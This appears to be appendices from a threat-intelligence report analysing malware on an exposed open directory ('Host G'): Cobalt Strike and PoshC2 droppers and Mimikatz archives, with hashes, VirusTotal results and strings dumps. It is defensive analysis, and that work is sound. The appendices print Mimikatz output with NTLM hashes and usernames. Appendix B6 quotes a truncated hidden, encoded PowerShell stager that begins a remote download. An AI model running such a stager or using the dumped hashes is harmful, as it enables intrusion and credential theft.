op_LessThan
EventWaitHandle
set_Length
<ImplantCore>c__AnonStorey1
Substring
Load
```

```
Thread
ThreadStart
Start
AppendLine
GetStringBuilder
Remove
WebException
name
<LoadS>c__AnonStorey0
LastOrDefault
Sharp
Main
CLArgs
Combine
GetWebRequest
Decryption
ihInteg
Encryption
CreateCam
AUnTrCrts
primer
Compress
LoadS
rAsm
Parse_Beacon_Time
Exec
ImplantCore
.cctor
<AUnTrCrts>m__0
X509Certificate
System.Security.Cryptography.X509Certific
ates
X509Chain
SslPolicyErrors
<LoadS>m__1
Init
GenerateUrl
<Init>m__0
<Init>m__1
RandomString
```

```
GetImgData
<RandomString>m__2
<>m__0
dropper_cs
RuntimeCompatibilityAttribute
mscorlib
System.Core
dropper_cs.exe
WrapNonExceptionThrows
_CorExeMain
mscoree.dll
```

# Appendix B3: main.exe Malware Analysis on Host G






# Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



**HTML Title**

Directory listing for /

**Response Body**

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```


As seen on Censys

**main.exe** - MD5: fe2491d1fed2f1029052207bb75a61b2

Function - VirusTotal indicates this is likely Cobalt Strike

Virustotal - 6 security vendors and 1 sandbox flagged this file as malicious


Contents: (subsets below; full .txt file available upon request)




```
2185 Cannot read Table of Contents.
2186 1.2.11
2187 Failed to extract %s: inflateInit() failed with return code %d!
2188 Failed to extract %s: failed to allocate temporary input buffer!
2189 malloc
2190 Failed to extract %s: failed to allocate temporary output buffer!
2191 Failed to extract %s: decompression resulted in return code %d!
2192 Failed to extract %s: failed to allocate temporary buffer!
2193 Failed to extract %s: failed to read data chunk!
2194 fread
2195 Failed to extract %s: failed to write data chunk!
2196 fwrite
2197 Failed to extract %s: failed to open archive file!
2198 Failed to extract %s: failed to seek to the entry's data!
2199 fseek
2200 Failed to extract %s: failed to allocate data buffer (%u bytes)!
2201 Failed to extract %s: failed to open target file!
2202 fopen
2203 Failed to seek to cookie position!
2204 Failed to read cookie!
2205 Could not allocate buffer for TOC!
2206 Could not read full TOC!
2207 Error on file.
2208 Cannot allocate memory for ARCHIVE_STATUS
2209 calloc
2210 [%d]
2211 %s: %s
2212 Archive path exceeds PATH_MAX
2213 Error opening archive %s
2214 %s%s%s%s%s
2215 Error copying %s
2216 %s%s%s%s%s%s%s
2217 %s%s%s.pkg
2218 %s%s%s.exe
2219 %s%s%s
2220 Archive not found: %s
2221 Error extracting %s
2222 __main__
2223 Could not get __main__ module.
2224 Could not get __main__ module's dict.
2225 %s%c%s.py
2226 Absolute path to script exceeds PATH_MAX
2227 __file__
2228 Failed to unmarshal code object for %s
2229 _pyi_main_co
2230 Failed to execute script '%s' due to unhandled exception!
2231 _MEIPASS2
2232 _PYI_ONEDIR_MODE
2233 Cannot open PyInstaller archive from executable (%s) or external archive (%s)
2234 Cannot side-load external archive %s (code %d)!
2235 Failed to convert DLL search path!
2236 Failed to get executable path.
2237 GetModuleFileNameW
```

Analysis: *Subset of the main.exe strings output, starting at line 2185. Reviewing the errors here could provide more insight into the code's intended actions.*

# Appendix B4: MIMIMI.7z Malware Analysis on Host G






## Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



**HTML Title**

```
Directory listing for /
```

**Response Body**

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```

As seen on Censys


**MIMIMI.7z** - MD5: 02f2500b54868acc3b69944f1bf12ae2

Function - Mimikatz credential stealer

Virustotal - not detected as malicious though it's a 7zipped archive containing Mimikatz (widely available and used by legitimate security practitioners)

Contents: (subsets below; full .txt file available upon request)


*Analysis: Contains password protected files containing presumably usernames (Users.txt) and passwords (Passwords.txt) in the !logs directory.*



Location: /MIMIMI/mimikatz/!logs/

| Name | Size | Type | Date Modified |
|---|---|---|---|
| NTLM.txt | 102 bytes | plain text d... | 14 October 2019, 1... |
| Passwords.txt | 2 bytes | plain text d... | 14 October 2019, 1... |
| Result.txt | 6.8 kB | plain text d... | 14 October 2019, 1... |
| SHA.txt | 42 bytes | plain text d... | 14 October 2019, 1... |
| Users.txt | 69 bytes | plain text d... | 14 October 2019, 1... |

5 objects (7.0 kB), 1 object selected (102 bytes)





Location: /MIMIMI/mimikatz/

| Name | Size | Type | Date Modified |
|---|---|---|---|
| !logs | 7.0 kB | Folder | 02 June 2021, 11:25 |
| mimikatz | 2.7 MB | Folder | 02 June 2021, 11:25 |
| passrecpk | 2.3 MB | Folder | 02 June 2021, 11:25 |
| DirLister.exe | 485.4 kB | DOS/Windo... | 07 April 2022, 16:53 |
| enable_dump_pass.reg | 699 bytes | Windows R... | 02 August 2017, 08... |
| ExtPassword.exe | 399.9 kB | DOS/Windo... | 07 April 2022, 16:53 |
| kiwi parser.exe | 418.3 kB | DOS/Windo... | 05 October 2020, 1... |
| LostMyPassword.exe | 614.4 kB | DOS/Windo... | 07 April 2022, 16:53 |
| !start.cmd | 2.1 kB | unknown | 31 March 2021, 02:23 |

9 objects (6.9 MB)

# Appendix B5: MIMIMI.zip Malware Analysis on Host G






## Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



HTML Title

Directory listing for /

Response Body

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```

As seen on Censys


**MIMIMI.zip** - MD5: 0b3e92b13fcf8d8d65621f92d32cad0e

Function - Mimikatz credential stealer

Virustotal - 49 security vendors and no sandboxes flagged this file as malicious


Contents: (subsets below; full .txt files available upon request)(Continued on next page)


*Analysis*: This upload was the first time VT had seen this file. Contents appear to be similar to MIMIMI.7z, though without being able to see the password-protected files in !logs from MIMIMI.7z, it is difficult to say whether the contents are entirely the same. The NTLM.txt, Passwords.txt, Result.txt, SHA.txt, and Users.txt files in this archive's !logs directory are the same sizes as the ones in the screenshot from the 7z file above. However, unlike MIMIMI.7z, the files in this archive are not password protected. Screenshots and links to full output are below. Notably, Passwords.txt was empty. NTLM.txt, SHA.txt, Users.txt, and Result.txt can be found here.


~/.cache/.fr-G9GlZ3/MIMIMI/mimikatz/!logs/NTLM.txt - Mousepad
File
Edit
Search
View
Document
Help

```
3b1da22b1973c0bb86d4a9b6a9ae65f6
86c3820103d389929d22635861ca262e
3b54d244098e4787554b1caa9405bb4c

```

# Appendix B5: MIMIMI.zip Malware Analysis on Host G con't






# Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



**HTML Title**

```
Directory listing for /
```

**Response Body**

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```

As seen on Censys


**MIMIMI.zip** - MD5: 0b3e92b13fcf8d8d65621f92d32cad0e

Function - Mimikatz credential stealer

Virustotal - 49 security vendors and no sandboxes flagged this file as malicious


Contents: (subsets below; full .txt files available upon request)

*Analysis: DWM-1 and DWM-2 are users related to Desktop Window Manager.*


~/.cache/.fr-7v6YWT/MIMIMI/mimikatz/!logs/Users.txt - Mousepad
File Edit Search View Document Help


```
DWM-2
Administrator
DWM-1
Guest
Support
system32
local.system
```

*Analysis: A VirusTotal and Google search for this hash return no results.*


~/.cache/.fr-fTF9KG/MIMIMI/mimikatz/!logs/SHA.txt - Mousepad
File Edit Search View Document Help


```
96234be5bf1f317e217af014a93fc67a51bd6b3b
```


*Analysis: The "Logon Time" values (lines 10, 24, 41) in the screenshot above date to 2019, so unsure whether this is current data, or possibly old/test data.*


~/.cache/.fr-1WD4Sw/MIMIMI/mimikatz/!logs/Result.txt - Mousepad
File Edit Search View Document Help

```
 1 Using '.\!logs\Result.txt' for logfile : OK
 2
 3 mimikatz(commandline) # sekurlsa::logonPasswords
 4
 5 Authentication Id : 0 ; 48232 (00000000:0000bc68)
 6 Session           : UndefinedLogonType from 0
 7 User Name         : (null)
 8 Domain            : (null)
 9 Logon Server      : (null)
10 Logon Time        : 2019/10/14 21:13:53
11 SID               :
12         msv :
13         tspkg :
14         wdigest :
15         kerberos :
16         ssp :   KO
17         credman :
18
19 Authentication Id : 0 ; 967833 (00000000:000ec499)
20 Session           : Interactive from 2
21 User Name         : DWM-2
22 Domain            : Window Manager
23 Logon Server      : (null)
24 Logon Time        : 2019/10/14 21:18:00
25 SID               : S-1-5-90-2
26         msv :
27         tspkg :
28         wdigest :
29          * Username : WIN-VKR3UJATFMN$
30          * Domain   : WORKGROUP
31          * Password : (null)
32         kerberos :
33         ssp :   KO
34         credman :
35
36 Authentication Id : 0 ; 967809 (00000000:000ec481)
37 Session           : Interactive from 2
38 User Name         : DWM-2
39 Domain            : Window Manager
40 Logon Server      : (null)
41 Logon Time        : 2019/10/14 21:18:00
42 SID               : S-1-5-90-2
43         msv :
44         tspkg :
45         wdigest :
46          * Username : WIN-VKR3UJATFMN$
47          * Domain   : WORKGROUP
48          * Password : (null)
49         kerberos :
50         ssp :   KO
51         credman :
52
```

# Appendix B6: PoshC2.bat Malware Analysis on Host G






Directory listing for /

- artifact.exe
- dropper_cs.exe
- main.exe
- MIMIMI.7z
- MIMIMI.zip
- PoshC2.bat
- winrar-x64-611.exe

As seen on host



HTML Title
Directory listing for /
Response Body

```
# Directory listing for /

* * *

  * [artifact.exe](artifact.exe)
  * [dropper_cs.exe](dropper_cs.exe)
  * [main.exe](main.exe)
  * [MIMIMI.7z](MIMIMI.7z)
  * [MIMIMI.zip](MIMIMI.zip)
  * [PoshC2.bat](PoshC2.bat)
  * [winrar-x64-611.exe](winrar-x64-611.exe)

* * *
```


As seen on Censys

**PoshC2.bat** - MD5: 96f8a516919536f8f3da32bc5eb58bda

Function - Given the name, it may be the installer for the PoshC2 tool on a victim host. Confirmation is needed.

Virustotal - 3 security vendors and 1 sandbox flagged this file as malicious

Contents: (subsets below; full .txt files available upon request)




```
powershell -exec bypass -Noninteractive -windowstyle hidden -e
WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQB-
nAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAG-
EAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQATQBTAD0AW-
wBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAu-
AEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADo-
ARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgAbgBlAHcALQBvAGIAagBlAGMAdA-
AgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsA-
